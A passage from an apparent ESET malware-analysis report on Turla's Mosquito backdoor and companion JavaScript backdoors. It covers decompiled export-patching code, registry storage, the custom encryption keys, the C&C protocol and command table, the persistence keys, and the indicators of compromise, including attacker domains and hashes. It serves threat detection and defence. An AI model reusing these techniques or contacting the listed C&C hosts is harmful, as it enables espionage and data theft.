1. It creates an `IMAGE_EXPORT_DIRECTORY` structure with `StartRoutine` as the name of its only export
2. It copies this structure just after the relocation section, located at the end of the PE's in-memory image
3. It changes the PE header field containing the Relative Virtual Address (RVA) of the export table to the address of the newly-created export table

With these fix-ups, the memory-mapped library has an export called `StartRoutine`, as shown in Figure 15 and Figure 16. Figure 17 is a screenshot from the Hex-Rays decompiler showing the code for the whole process to add this export.




Figure 15 **Newly-created export Table**




Figure 16 **Name of the new export**

```
base_addr = GetModuleHandleW(&ModuleName);
new_IMAGE_EXPORT_DIRECTORY.Characteristics = 0;
*&new_IMAGE_EXPORT_DIRECTORY.MajorVersion = 0;
base_addr_cpy = base_addr;
pe_header_off = *(base_addr + 15);
export_table = (base_addr + pe_header_off + 0x78);
new_IMAGE_EXPORT_DIRECTORY.TimeDateStamp = 1475070422;// Wed Sep 28 09:47:02 EDT 2016
new_IMAGE_EXPORT_DIRECTORY.Base = 1;
new_IMAGE_EXPORT_DIRECTORY.NumberOfFunctions = 1;
v10 = *(base_addr + pe_header_off + 0xA4) + *(base_addr + pe_header_off + 0xA0);
flOldProtect = 0;
new_IMAGE_EXPORT_DIRECTORY.NumberOfNames = 1;
CommanderDll.dll = 'oC\0\0';                    // CommanderDll.dll
v20 = 'namm';
new_IMAGE_EXPORT_DIRECTORY.Name = v10 + 0x32;
new_IMAGE_EXPORT_DIRECTORY.AddressOfFunctions = v10 + 0x28;
new_IMAGE_EXPORT_DIRECTORY.AddressOfNames = v10 + 0x2C;
new_IMAGE_EXPORT_DIRECTORY.AddressOfNameOrdinals = v10 + 0x30;
v21 = 'Dred';
v17 = (StartRoutine - base_addr);
v18 = v10 + 0x43;
v22 = 'd.LL';
s_StartRoutine = 'S\0ll';                       // StartRoutine
v24 = 'trat';
v25 = 'tuoR';
v26 = 'eni';
v11 = v10;
VirtualProtect(base_addr + pe_header_off + 0x78, 8u, PAGE_READWRITE, &flOldProtect);
*export_table = v11;                            // Modify export table RVA
*(base_addr_cpy + pe_header_off + 0x7C) = 0x50;// Modify size of export table
VirtualProtect(export_table, PAGE_WRITECOPY, flOldProtect, &flOldProtect);
VirtualProtect(base_addr_cpy + v11, PAGE_EXECUTE_READWRITE|PAGE_EXECUTE, 4u, &flOldProtect);
memmove_0(base_addr_cpy + v11, &new_IMAGE_EXPORT_DIRECTORY, 0x50u);
```

Figure 17 **Routine patching the export table**

Setup

Firstly, the CommanderDLL module deletes the dropper (the fake Flash installer) file. The path is received from the dropper via a named pipe called `\\.\pipe\namedpipe`. Then, in a new thread, it creates a second named pipe, `\\.\pipe\ms32loc`, and waits until another process connects to this pipe, at which point the program exits.

Secondly, it sets up some internal structures and stores configuration values in the registry. Table 1 describes the different registry values stored under `HKCU\Software\Microsoft\[dllname]`.

Table 1 **Backdoor registry values**

Key value	Description
Flags	Contains C&C server URLs
layout	MAC address padded with 0x0000
[dllname]tr32	Similar to Flags
[dllname]fgtb	Temporary data
[dllname]fga	Not seen

All the registry values, except the layout entry, are encrypted using a custom algorithm that is described in the next section.

Third, an additional C&C server address is downloaded from a document hosted on Google Docs *(https://docs.google[.]com/uc?authuser=0&id=0B_wY-Tu9opbjTDllRENWNkNmaok&export=download)*. It is also encrypted using the same algorithm described below.

Encryption

This backdoor relies on a custom encryption algorithm. Each byte of the plaintext is XORed with a stream generated by a function that looks similar to the Blum Blum Shub algorithm *[11]*. To encrypt or decrypt, a key and a modulus are passed to the encryption function.

Different keys and moduli are used in the different samples. Some are hardcoded while others are generated during execution. Table 2 describes the different keys and moduli used by this malware.

Table 2 **Encryption keys and moduli**

Name	Key (hexadecimal)	Modulus (hexadecimal)	Description
Flags	0x3EB13	0x7DFDC101	Registry
fgtb	0x3EB13	0x7DFDC101	Registry
google	0x3EB13	0x7DFDC101	Downloaded C&C server URL
tr32	[offset 0x0] of the data	0x6581E8DD	Registry
tnl	[offset 0x20] of the log file	0x5DEE0b89	Log file
C&C reply	[offset 0x0] of the reply	0x7DFDC101	C&C reply
C&C request payload	0x3EB13	0x7DFDC101	Payload structure of the C&C request
URL ID structure	[offset 0x0] of the GET id parameter	0x7DFDC101	C&C server request
Cookie	[offset 0x0] of the GET id parameter	0x7DFDC101	C&C server request
POST	[offset 0x0] of the GET id parameter	0x7DFDC101	C&C server request

Log

The program maintains a comprehensive log file under the name `[dllname].tnl`. Interestingly, it includes the timestamp of each log entry, allowing an easy retrace of the chain of events that happened on a compromised machine. This could be very helpful for forensic investigators. It is encrypted using the previously-described algorithm. The key is located at offset 0x20 in the header of the log file and the modulus is always 0x5DEE0B89. Figure 18 describes the structure of this file.




Figure 18 **Structure of the log file**

```
".......6S&No MAC in registry..i.....7S..Cs..
x.q|...6SOsJFLeetwood.tk/scripts/m/query.php?
id=....|...7S?stX|.|...6SNsJFLeetwood.tk/scri
pts/m/query.php?id=.]c.|...6SOsJFLeetwood.tk/
scripts/m/query.php?id=:`..|...7SDsz..SB.|...
7S..Cs....P)&..6SNsJFLeetwood.tk/scripts/m/qu
ery.php?id=`.R.)&..7S...6..n'..6SOsJFLeetwood
.tk/scripts/m/query.php?id=z..o'..7SDsr.,.p'.
```

Figure 19 **Beginning of the log file**

C&C server communications and backdoor commands

The backdoor's main loop is responsible for managing the communication with the C&C server and executing the commands it sends. At the beginning of each round, it sleeps a random amount of time – usually around 12 minutes.

The requests to the C&C server always use the same URL scheme: `https://[C&C server domain]/scripts/m/query.php?id=[base64(encrypted data)]`. The user-agent is hardcoded in the samples and cannot be changed:

```
Mozilla/5.0 (Windows NT 6.1) AppleWebKit/537.36 (KHTML, like Gecko) Chrome/
41.0.2228.0 Safari/537.36
```

This is the default value used by Google Chrome 41. The structure of the `id` parameter is described in Figure 20.




Figure 20 **Structure of the requests to the C&C server – GET request with data in the id parameter**

The previous example is the case for which the `id` GET parameter contains the `Data` structure. However, data can also be put inside a cookie (with a null name) or in a POST request. Figure 21 describes the various possibilities.

In all cases, the encryption key is the first DWORD of the URL `id` structure. This key, in combination with the modulus 0x7DFDC101, can decrypt the URL `id` structure, the POST data and the cookie value. Then, the payload of the data structure is decrypted.




Figure 21 **Selection of the request**

The initial request contains general information about the compromised machine, such as the result of the commands `ipconfig`, `set`, `whoami` and `tasklist`.

Then, the C&C server replies with one of several batches of instructions. The structure of this reply is described in . The packet is fully encrypted (except the first four bytes), with the same algorithm, derived from Blum Blum Shub, described in section 4.3 using the first DWORD for the key and 0x7DFDC101 for the modulus. Each batch of instructions is encrypted separately using 0x3EB13 for the key and 0x7DFDC101 for the modulus.




Figure 22 **Structure of the C&C reply packet**

The backdoor can execute certain predefined actions hardcoded in the binary. Table 3 is a summary of the available commands.

Table 3 **Description of the backdoor commands**

Command ID	Description
0x3001	Download file to the compromised machine. If there is .dll or .exe in the filename, run it using `LoadLibrary` or `CreateProcess`.
0x3002	Launch a process (or load a library if there is .dll in the filename)
0x3003	Delete a file using `DeleteFileW`.
0x3004	Exfiltrate a file (max size sent = 104,857,600 bytes). The C&C server can also ask to delete the files and to flush data in the registry Flags.
0x3005	Store data to the registry Flags. The size of data should be ≤ 240 bytes.
0x3006	Execute `cmd.exe /c [command]`. The result is read using a pipe and sent back to the C&C.
0x3007	Same as 0x3005.
0x3008	Same as 0x3005.
0x3009	Add a C&C server URL.
0x300A	Delete a C&C server URL.
0x300B	Same as 0x3009.

In some of the samples we have analyzed, the backdoor is also able to launch PowerShell scripts.

5. ANALYSIS OF THE JAVASCRIPT BACKDOOR

Some of the fake Flash installers deliver two JavaScript backdoors instead of Mosquito, the Win32 backdoor. These files are dropped on the disk in the folder `%APPDATA%\Microsoft\`. They are named `google_update_checker.js` and `local_update_checker.js`

The first one contacts a web app hosted on Google Apps Script with the following URL `(https://script.google[.]com/macros/s/AKfycbwF_VS5wHqlHmi4EQoljEtIsjmglLBO69n_2n_k2KtBqWXLk3w/exec)` and expects a base64-encoded reply. Then, it executes the decoded content using `eval`. We don't know what the exact purpose of this additional backdoor is, but it may be used to download additional malware or to execute malicious JavaScript code directly. To establish persistence, it adds a `Shell` value under `HKCU\Software\Microsoft\Windows NT\CurrentVersion\Winlogon\`

The second JavaScript file reads `%PROGRAMDATA%\1.txt` and executes its content using the `eval` function. To establish persistence, it adds a `local_update_check` value in `HKLM\SOFTWARE\Microsoft\Windows\CurrentVersion\Run`

6. CONCLUSION

This campaign shows that Turla's operators have many ideas to trick the user and to hide their malicious traffic as legitimate. Even an experienced user can be fooled by downloading a malicious file that is apparently from `adobe.com`, since the URL and the IP address correspond to Adobe's legitimate infrastructure. However, the usage of HTTPs would significantly reduce the effectiveness of these kinds of attacks, as it is harder to intercept and modify encrypted traffic on the path between a machine and a remote server. Similarly, a check of the file signature should quickly raise suspicion, as the files used in this campaign are not signed whereas installers from Adobe are.

It also shows that Turla is still interested in consulates and embassies located in Eastern Europe and they put a lot of effort into keeping their remote access to these important sources of information.

For any inquiries, or to make sample submissions related to the subject, contact us at: threatintel@eset.com

7. BIBLIOGRAPHY

1 ESET Research, "Carbon Paper: Peering into Turla's second stage backdoor," ESET, 30 03 2017. [Online]. Available: https://www.welivesecurity.com/2017/03/30/carbon-paper-peering-turlas-second-stage-backdoor/.

2 ESET Research, "Gazing at Gazer – Turla's new second stage backdoor," ESET, 08 2017. [Online]. Available: https://www.welivesecurity.com/wp-content/uploads/2017/08/eset-gazer.pdf.

3 AlienVault, "Satellite Turla infrastructure," 2016. [Online]. Available: https://otx.alienvault.com/indicator/hostname/ebay-global.publicvm.com.

4 Kaspersky, "The Epic Turla Operation," 2014. [Online]. Available: https://securelist.com/the-epic-turla-operation/65545/.

5 BAE System, "SNAKE CAMPAIGN & CYBER ESPIONAGE TOOLKIT," 2014. [Online]. Available: http://artemonsecurity.com/snake_whitepaper.pdf.

6 F. Kafka, "New FinFisher surveillance campaigns: Internet providers involved?," 21 09 2017. [Online]. Available: https://www.welivesecurity.com/2017/09/21/new-finfisher-surveillance-campaigns/.

7 RIPE, "YouTube Hijacking: A RIPE NCC RIS case study," 17 03 2008. [Online]. Available: https://www.ripe.net/publications/news/industry-developments/youtube-hijacking-a-ripe-ncc-ris-case-study.

8 FOX-IT, "Snake: Coming soon in Mac OS X flavour," 03 05 2017. [Online]. Available: https://blog.fox-it.com/2017/05/03/snake-coming-soon-in-mac-os-x-flavour/.

9 GDATA, "COM Object hijacking: the discreet way of persistence," 10 2014. [Online]. Available: https://www.gdatasoftware.com/blog/2014/10/23941-com-object-hijacking-the-discreet-way-of-persistence.

10 Microsoft, "HelpAssistant account (installed by using a Remote Assistance session)," 12 05 2014. [Online]. Available: https://technet.microsoft.com/en-us/library/dn745900(v=ws.11).aspx#SEC_HelpAssistant.

11 Wikipedia, "Blum Blum Shub," 13 11 2017. [Online]. Available: https://en.wikipedia.org/wiki/Blum_Blum_Shub.

8. IOCS

8.1 C&C server URLs

Year	URL
2017	smallcloud.ga
2017	fleetwood.tk
2017	docs.google.com/uc?authuser=0&id=0B_wY-Tu90pbjTDllRENWNkNma0k&export=download (adstore.twilightparadox.com)
2017	bigpen.ga
2017	https://script.google.com/macros/s/AKfycbxxPPyGP3Z5wgwbsmXDgaNcQ6DCDf63vih-Te_jKf9SMj8TkTie/exec
2017	https://script.google.com/macros/s/AKfycbwF_VS5wHqlHmi4EQoljEtIsjmglLBO69n_2n_k2KtBqWXLk3w/exec
2017, 2016, 2015	ebay-global.publicvm.com
2017, 2016, 2015, 2014	psychology-blog.ezua.com
2016	agony.compress.to
2016	gallop.mefound.com
2016	auberdine.etowns.net
2016	skyrim.3d-game.com
2016	officebuild.4irc.com
2016	sendmessage.mooo.com
2016, 2014	robot.wikaba.com
2015	tellmemore.4irc.com

8.2 Fake adobe URLs

http://get.adobe[.]com/stats/AbfFcBebD/?q=<base64-encoded data>

http://get.adobe[.]com/flashplayer/download/update/x32

http://get.adobe[.]com/flashplayer/download/update/x64

8.3 Unofficial URLs for legitimate Flash installers

https://drive.google[.]com/uc?authuser=0&id=0B_LlMiKUOIsteEtraEJYMoQxQVE&export=download

https://drive.google[.]com/uc?authuser=0&id=0B_LlMiKUOIstMoRRekVEbnFfaXc&export=download

8.4 Hashes

Component	Installer	Compilation Year	2017
SHA-256	2A61B4D0A7C5D7DC13F4F1DD5E0E3117036A86638DBAFAEC6AE96DA507FB7624		
SHA-1	E0788A0179FD3ECF7BC9E65C1C9F107D8F2C3142		
MD5	2E244D33DD8EB70BD83EB38E029D39AC		
Component	Loader (.tlb)	**Compilation Year**	2017
SHA-256	F6C9AE06DFC9C6898E62087CC7DBF1AC29CBD0A4BCDB12E58E0C467E11AD4F75		
SHA-1	F5ABFB972495FDE3D4FB3C825C3BBC437AAB6C3A		
MD5	13B29C4840311A7BDB4C0681113598B0		
Component	Backdoor (.pdb)	**Compilation Year**	2017
SHA-256	E7FD14CA45818044690CA67F201CC8CFB916CCC941A105927FC4C932C72B425D		
SHA-1	24925A2E8DE38F2498906F8088CF2A8939E3CFD3		
MD5	3C32E13162D884AB66E44902EDDB8EEE		
Component	Installer	**Compilation Year**	2017
SHA-256	F667680DF596631FBA58754C16C3041FAE12ED6BF25D6068E6981EE68A6C9D0A		
SHA-1	CDE4D12EF9F70988C63B66BF019C379D59A0E61F		
MD5	0AB62A3E02A036D81A64DAC9E6B53533		
Component	Loader (.tlb)	**Compilation Year**	2017
SHA-256	26A1A42BC74E14887616F9D6048C17B1B4231466716A6426E7162426E1A08030		
SHA-1	BEE79383BCC73CF1E8E938131179223ADB39AC1D		
MD5	DFCE6F7D3A992DC2EE7FEDB8DEA58237		
Component	Backdoor (.pdb)	**Compilation Year**	2017
SHA-256	05254971FE3E1CA448844F8CFCFB2B0DE27E48ABD45EA2A3DF897074A419A3F4		
SHA-1	48BCEC5A65401FBE9DF8626A780F831AD55060A1		
MD5	137EB9B6EF122857BDE72F78962ED208		
Component	Installer	**Compilation Year**	2017
SHA-256	FC9961E78890F044C5FC769F74D8440FCECF71E0F72B4D33CE470E920A4A24C3		
SHA-1	04FB0667B4A4EB1831BE88958E6127CD7317638A		
MD5	3E65A6D5658E6517C59D978DC159057A		
Component	Backdoor	**Compilation Year**	2017
SHA-256	68C6E9DEA81F082601AE5AFC41870CEA3F71B22BFC19BCFBC61D84786E481CB4		
SHA-1	E441CC1547B18BBA76D2A8BD4D0F644AD5388082		
MD5	080B2CE7188547C1E9AD1B8089467261		
Component	Installer (JS backdoor)	**Compilation Year**	2017
SHA-256	B295032919143F5B6B3C87AD22BCF8B55ECC9244AA9F6F88FC28F36F5AA2925E		
SHA-1	BA3519E62618B86D10830EF256CCE010014E401A		
MD5	CC3ADFE6079C1420A411B72F702E7DC7		
Component	google_update_checker.js	**Compilation Year**	2017
SHA-256	244896995B6B83F11DF944CCDA41ED9F1F1D811EBF65D75FE4337FD692011886		
SHA-1	C51D288469DF9F25E2FB7AC491918B3E579282EA		
MD5	110E9BC680C9D5452C23722F42C385B3		

Component	local_update_checker.js	Compilation Year	2017
SHA-256	5D0973324B5B9492DDF252B56A9DF13C8953577BDB7450ED165ABBE4BF6E72D8		
SHA-1	3DC74671768EB90463C0901570C0AAE24569B573		
MD5	905B4E9A2159DAB45724333A0D99238F		
Component	Installer (Launch a PowerShell to download an executable at *http://get.adobe[.]com/flashplayer/download/update/x32*)	**Compilation Year**	2017
SHA-256	B362B235539B762734A1833C7E6C366C1B46474F05DC17B3A631B3BFF95A5EEC		
SHA-1	4B5610AC5070A7D53041CC266630028D62935E3F		
MD5	DFCA3FC4B7F4C637D7319219FCEC1876		
Component	Backdoor	**Compilation Year**	2016
SHA-256	B79CDF929D4A340BDD5F29B3AECCD3C65E39540D4529B64E50EBEACD9CDEE5E9		
SHA-1	240D3473932E4D74C09FCC241CF6EC175FDCE49D		
MD5	B7FD4C5119867539E36E96DE1D07AF6E		
Component	Old Backdoor	**Compilation Year**	2015
SHA-256	443CD03B37FCA8A5DF1BBAA6320649B441CA50D1C1FCC4F5A7B94B95040C73D1		
SHA-1	EC451F32110DE398781E3EDF27354E0425A51A23		
MD5	88F24B129E200C4F48852DCBB6E21DAF		

8.5 Windows artefacts

Hijacked CLSIDs

{D9144DCD-E998-4ECA-AB6A-DCD83CCBA16D}
{08244EE6-92F0-47F2-9FC9-929BAA2E7235}
{4E14FBA2-2E22-11D1-9964-00C04FBBB345}
{B5F8350B-0548-48B1-A6EE-88BD00B4A5E7}
{603D3801-BD81-11D0-A3A5-00C04FD706EC}
{F82B4EF1-93A9-4DDE-8015-F7950A1A6E31}
{9207D8C7-E7C8-412E-87F8-2E61171BD291}
{A3B3C46C-05D8-429B-BF66-87068B4CE563}
{0997898B-0713-11D2-A4AA-00C04F8EEB3E}
{603D3801-BD81-11D0-A3A5-00C04FD706EC}
{1299CF18-C4F5-4B6A-BB0F-2299F0398E27}

Files

- Three files with the same name but a different extension (.tlb, .pdb and .tnl) in a folder of `%APPDATA%`
- `%APPDATA%\kb6867.bin` (simplified log file)

8.6 ESET detection names

Recent samples

Win32/Turla.CQ
Win32/Turla.CP
Win32/Turla.CR
Win32/Turla.CS
Win32/Turla.CT
Win32/Turla.CU
Win32/Turla.CV
Win32/Turla.CW
Win32/Turla.CX

Older variants

Win32/TrojanDownloader.CAM
Win32/TrojanDownloader.DMU

JavaScript backdoor

JS/Agent.NWB
JS/TrojanDownloader.Agent.REG